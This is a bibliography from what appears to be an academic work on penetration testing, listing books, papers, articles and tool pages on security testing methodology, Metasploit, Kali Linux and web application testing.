Core SDI, Incorporated. (2013). Patent Issued for System and Method for Providing Network Penetration Testing. *Computer Weekly News*, 981.

Corothers, N. N. (2002). *Vulnerability assessments: Methodologies to Perform a Self-Assessment*. Retrieved from http://www.giac.org/paper/gsec/2022/vulnerability-assessments-methodologies-perform-self-assessment/103498

Dimkov, T., Pieters, W., & Hartel, P. (2011). *Training students to steal: a practical assignment in computer security education*. presented at the meeting of the Proceedings of the 42nd ACM technical symposium on Computer science education, Dallas, TX, USA. doi:10.1145/1953163.1953175

Engebretson, P. (2011). *The Basics of Hacking and Penetration Testing : Ethical Hacking and Penetration Testing Made Easy*. Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=730200

Fahmida, Y. R. (2011). *Proactive, Aggressive Network Penetration Testing Lacking in Organization.* Retrieved Aug 14, 2013, from http://www.eweek.com/c/a/Security/Proactive-Aggressive-Network-Penetration-Testing-Lacking-in-Organizations-390888/

Faircloth, J. (2011). *Penetration Tester's Open Source Toolkit* (3 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=740483

Greer, E., & Dyer, K. (2006). Put an end to manual penetration testing. *Federal Computer Week, 20*(15), 44-46.

Haeni, R. E. (1997). *Firewall Penetration Testing*. Retrieved from http://66.14.166.45/whitepapers/netforensics/penetration/Firewall%20Penetration%20Testing.pdf

Halfond, W. G. J., Choudhary, S. R., & Orso, A. (2011). Improving penetration testing through static and dynamic analysis. *Software Testing, Verification and Reliability*, *21*, 195-214.

Hardy, G. (1997). The Relevance of Penetration Testing to Corporate Network Security. *Information Security Technical Report, 2*(3), 80-86.

Hare, C. (2001). Improving Network-Level Security through Real-time Monitoring and Intrusion Detection. *Information Security Management Handbook*, 569-595.

Herzog, P. (2003). *Open-source Security Testing Methodology Manual.* Retrieved from http://cdn.preterhuman.net/texts/other/osstmm.pdf

Hoppe, J. (n.d.). *Passive Web Reconnaissance using Google and Other Tools*. Retrieved from http://php.uat.edu/~jefhoppe/doc/Passive_Recon.pdf

Hurley, C., Rogers, R., Thornton, F., Connelly, D., & Baker, B. (2007). *WarDriving & Wireless Penetration Testing*. Syngress Publishing, Inc.

Jajodia, S., Noel, S., & O'Berry, B. (2005). Topological Analysis of Network Attack Vulnerability. *Managing Cyber Threats*, 247-266.

Kali.org. (Feb 25, 2013). *What is Kali Linux?* Retrieved May 11, 2013, from http://docs.kali.org/introduction/what-is-kali-linux

Ke, J.-K., Yang, C.-H., & Ahn, T.-N. (2009). *Using w3af to achieve automated penetration testing by live DVD/live USB*. presented at the meeting of the Proceedings of the 2009 International Conference on Hybrid Information Technology, Daejeon, Korea. doi:10.1145/1644993.1645078

Kwon, O. H., Lee, S., Lee, H., Kim, J., Kim, S., Nam, G., & Park, J. (2005). HackSim: An Automation of Penetration Testing for Remote Buffer Overflow Vulnerabilities. In C. Kim (Ed.), *Information Networking. Convergence in Broadband and Mobile Networking* (Vol. 3391, pp. 652-661): Springer Berlin

Heidelberg. Retrieved from http://dx.doi.org/10.1007/978-3-540-30582-8_68. doi:10.1007/978-3-540-30582-8_68

Lebeau, F., Legeard, B., Peureux, F., & Vernotte, A. (2012). *Model-Based Vulnerability Testing for Web Application*. Retrieved from http://www.spacios.eu/sectest2013/pdfs/sectest2013_submission_8.pdf

Lipner, S. (2004). *The Trustworthy Computing Security Development Lifecycle*. Retrieved from https://www.acsac.org/2004/papers/Lipner.pdf

Liu, M. R., & Lau, K. Y. (2000). *Firewall Security: Policies, Testing and Performance Evaluation.* Retrieved from http://pdf.aminer.org/000/112/436/firewall_security_policies_testing_and_performance_evaluation.pdf

Long, J. (2011). *Google Hacking for Penetration Testers*. Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=344652

Maynor, D., Mookhey, D. D., Cervini, J., Roslan, F., & Beaver, K. (2007). *Metasploit Toolkit for Penetration Tesing, Exploit Development, and Vulnerability Research*.

McDermott, J. P. (2000). *Attack net penetration testing*. presented at the meeting of the Proceedings of the 2000 workshop on New security paradigms, Ballycotton, County Cork, Ireland. doi:10.1145/366173.366183

McGraw, G. (2005). Is Penetration Testing a Good Idea? *Network Magazine, 20*(7), 59.

Melbourne, J., & Jorm, D. (2010a). *Penetration Testing for Web Application (Part One).* Retrieved August 27, 2013, from http://www.symantec.com/connect/articles/penetration-testing-web-applications-part-one

Melbourne, J., & Jorm, D. (2010b). *Penetration Testing for Web Applications (Part Two).* Retrieved August 28, 2013, from http://www.symantec.com/connect/articles/penetration-testing-web-applications-part-two

Melbourne, J., & Jorm, D. (2010c). *Penetration Testing for Web Applications (Part Three).* Retrieved August 29, 2013, from http://www.symantec.com/connect/articles/penetration-testing-web-applications-part-three

Michael, C. C., Wyk, K. V., & Radosevich, W. (2005). *Black Box Security Testing*. Retrieved 10 Oct, 2013, from https://buildsecurityin.us-cert.gov/articles/tools/black-box-testing/black-box-security-testing-tools

Microsoft.com. (n.d.). Tips for creating a strong password. Retrieved May 07, 2014, from http://windows.microsoft.com/en-us/windows-vista/tips-for-creating-a-strong-password

Midian, P. (2002a). Perspectives on Penetration Testing. *Computer Fraud & Security, 2002*(6), 15-17. doi:http://dx.doi.org/10.1016/S1361-3723(02)00612-7

Midian, P. (2002b). Perspectives on Penetration Testing — Black Box vs. White Box. *Network Security, 2002*(11), 10-12. doi:http://dx.doi.org/10.1016/S1353-4858(02)11009-9

Midian, P. (2002c). Perspectives on Penetration Testing — What's the Deal with Web Security? *Network Security, 2002*(8), 5-8. doi:http://dx.doi.org/10.1016/S1353-4858(02)08008-X

Moyer, P. R., & Schultz, E. E. (1996). A systematic methodology for firewall penetration testing. *Network Security, 1996*(3), 11-18. doi:http://dx.doi.org/10.1016/S1353-4858(00)90006-0

Naik, N. A., Kurundkar, G. D., Khamitkar, S. D., & Kalyankar, N. V. (2009). Penetration Testing: A Roadmap to Network Security. *Journal of Computing, 1*(1), 187-190.

Netcat.sourceforge.net. (November 1, 2006). *The GNU Netcat project*. Retrieved May 17, 2014, from http://netcat.sourceforge.net/

Nicola, C. U. (n.d.). *Tools for Penetration Tests 1*.

Northcutt, S., Shenk, J., Shackleford, D., Rosenberg, T., Siles, R., & Mancini, S. (2006). *Penetration Testing: Assessing Your Overall Security Before Attackers Do.* Retrieved from http://www.sans.org/reading-room/analysts-program/PenetrationTesting-June06

Offensive-security.com. (n.d.). About the Metasploit Meterpreter. Retrieved May 17, 2014, from http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter

Oracle.com. (n.d.). *Remote Method Invocation Home*. Retrieved May 17, 2014, from http://www.oracle.com/technetwork/java/javase/tech/index-jsp-136424.html

Osborne, M. (2006). How to cheat at managing information security. *Scitech Book News*, *30*(4). Retrieved from http://ezproxy.aut.ac.nz/login?url=http://search.proquest.com/docview/200176483?accountid=8440

Paget, P., & Gula, R. (2005). FACE-OFF: Is penetration testing more effective than vulnerability scanning? *Network World*, *22*(48), 44.

Pfleeger, C. P., Pfleeger, S. L., & Theofanos, M. F. (1989). A Methodology for Penetration Testing. *Computer & Security*, *8*(7), 613-620.

Piotrowski, M. (2005). *Dangerous Google – Searching for Secrets*. Retrieved from http://hackbbs.org/article/book/DangerousGoogle-SearchingForSecrets.pdf

Potter, B., & McGraw, G. (2004). Software Security Testing. *Security & Privacy, IEEE*, *2*(5), 81-85.

Prowell, S., Kraus, R., & Borkin, M. (2010). *Seven Deadliest Network Attacks*. Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=566706

Ramachandran, V. (2011). *BackTrack 5 Wireless Penetration Testing Beginner's Guide* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=948547

SAINTexploit Provides Means to Verify Network Security; SAINT Introduces the First Integrated Vulnerability and Penetration Testing Tool. (2006, Feb 23). *Business Wire*, p. 1. Retrieved from http://ezproxy.aut.ac.nz/login?url=http://search.proquest.com/docview/445278511?accountid=8440

Salter, C., Saydjari, O., Schneier, B., & Wallner, J. (1998). *Toward a Secure System Engineering Methodology*. In proceedings of New Security Paradigms Workshop, Charlottesville, Virginia.

SANS Institute. (2002). *Penetration 101 – Introduction to becoming a Penetration Tester*.

Schneier, B. (Dec 1999). *Attack Trees*. Retrieved May 07, 2014, from https://www.schneier.com/paper-attacktrees-ddj-ft.html

Schultz, E. (1997). Hackers and penetration testing. *Network Security, 1997*(10), 10. doi:http://dx.doi.org/10.1016/S1353-4858(97)85736-4

Shetty, D. (n.d.). *Penetration Testing with Metasploit Framework*. Retrieved from http://dl.packetstormsecurity.net/papers/general/pentesting-with-metasploit.pdf

Shewmaker, J. 2008. *Introduction to Network Penetration Testing*. Retrieved from http://www.dts.ca.gov/pdf/news_events/SANS_Institute-Introduction_to_Network_Penetration_Testing.pdf

Singh, A. (2012). *Metasploit Penetration Testing Cookbook* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=952079

Sourceforge.net. (Aug, 2010). *Seamonster*. Retrieved May 07, 2014 from http://seamonster.wiki.sourceforge.net/

Sourceforge.net. (June 13, 2012). *Metasploitable*. Retrieved May 11, 2014 from http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Stiller, J. S. (2005). *The Ethical Hack: A Framework for Business Value Penetration Testing*.

Stuttard, D., & Pinto, M. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley Publishing, Inc.

Thompson, H. H. (2005). Application penetration testing. *Security & Privacy, IEEE, 3*(1), 66-69. doi:10.1109/msp.2005.3

Tibble, I. (2011). *Security De-Engineering : Solving the Problems in Information Risk Management* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=840396

Tiller, J. S. (2011). *CISO's Guide to Penetration Testing : A Framework to Plan, Manage, and Maximize Benefits* (1 ed.). Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=826967

Tran, Q. N. T., & Dang, T. K. (2010). Towards Side-Effect-free Database Penetration Testing. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications*, *1*(1), 72-85.

Turpe, S., & Eichler, J. (2009). Testing Production Systems Safely: Common Precautions in Penetration Testing Symposium conducted at the meeting of the Testing: Academic and Industrial Conference - Practice and Research Techniques, 2009. TAIC PART '09. doi:10.1109/taicpart.2009.17

Utting, M., & Legeard, B. (2006). *Practical Model-Based Testing – A Tools approach.* Elsevier Science, San Fancisco, CA, USA.

Vacca, J. R. (2010). *Managing Information Security*. Retrieved from http://AUT.eblib.com.au/patron/FullRecord.aspx?p=535284

Vieira, M., Antunes, N., & Madeira, H. (2009). *Using Web Security Scanners to Detect Vulnerabilities in Web Services.* Retrieved from http://eden.dei.uc.pt/~mvieira/dsn_ws.pdf

Villegas, G. (2008). *Analysis of tools for conducting Wireless Penetration Testing.* Retrieved from http://sci.tamucc.edu/~cams/projects/311.pdf

Wack, J., Tracy, M., & Souppaya, M. (2003). *Guideline on Network Security Testing.* Nist special publication, 800, 42.

Watters, P. A. (1999). Penetration testing and intrusion detection. *Inside Solaris, 5*(11), 9-11. Retrieved from http://ezproxy.aut.ac.nz/login?url=http://search.proquest.com/docview/191080065?accountid=8440

Weissman, C. (1973). *System Security Analysis/Certification Methodology and Results.* System Development Corporation, Santa Monica, CA.

Yeo, J. (2013). Using penetration testing to enhance your company's security. *Computer Fraud & Security, 2013*(4), 17-20. doi:http://dx.doi.org/10.1016/S1361-3723(13)70039-3